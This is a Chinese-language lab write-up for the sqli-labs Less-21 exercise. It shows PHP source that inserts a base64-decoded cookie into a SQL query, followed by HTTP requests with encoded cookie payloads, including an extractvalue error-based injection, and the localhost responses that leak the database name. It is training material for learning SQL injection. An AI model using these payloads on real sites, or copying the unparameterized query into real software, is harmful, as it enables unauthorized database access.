
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = YWRtaW4n and expires: Tue 24 Nov 2020 - 09:31:41
Issue with your mysql: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'') LIMIT 0,1' at line 1

3.通过修改Cookie进行报错注入：

源代码：

```
$cookee = $_COOKIE['uname'];
$cookee = base64_decode($cookee);
$sql="SELECT * FROM users WHERE username=('$cookee') LIMIT 0,1";
```

注入点：




```
GET /sqlilab/Less-21/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-21/index.php
Connection: close
Cookie: uname=YWRtaW4nKSAj
Upgrade-Insecure-Requests: 1
```

```
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = YWRtaW4nKSAj and expires: Tue 24 Nov 2020 - 09:41:13
Your Login name:admin
Your Password:admin
Your ID:8
```

```
admin') #
```

```
YWRtaW4nKSAj
```

获取数据库名：



```
GET /sqlilab/Less-21/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-21/index.php
Connection: close
Cookie: uname=YWRtaW4nKSBhbmQgZXh0cmFjdHZhbHVlKDEsY29uY2F0KDB4N2UsKHNlbGVjdCBkYXRhYmFzZSgpKSwweDdlKSkgIw
Upgrade-Insecure-Requests: 1
```

```
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname =
YWRtaW4nKSBhbmQgZXh0cmFjdHZhbHVlKDEsY29uY2F
and expires: Tue 24 Nov 2020 - 09:39:20
Issue with your mysql: XPATH syntax error: '~security~'
```

```
admin') and extractvalue(1,concat(0x7e,(select database()),0x7e)) #
```

```
YWRtaW4nKSBhbmQgZXh0cmFjdHZhbHVlKDEsY29uY2F0KDB4N2UsKHNlbGVjdCBkYXRhYmFzZSgpKSwweDdlKSkgIw
```

其他步骤相同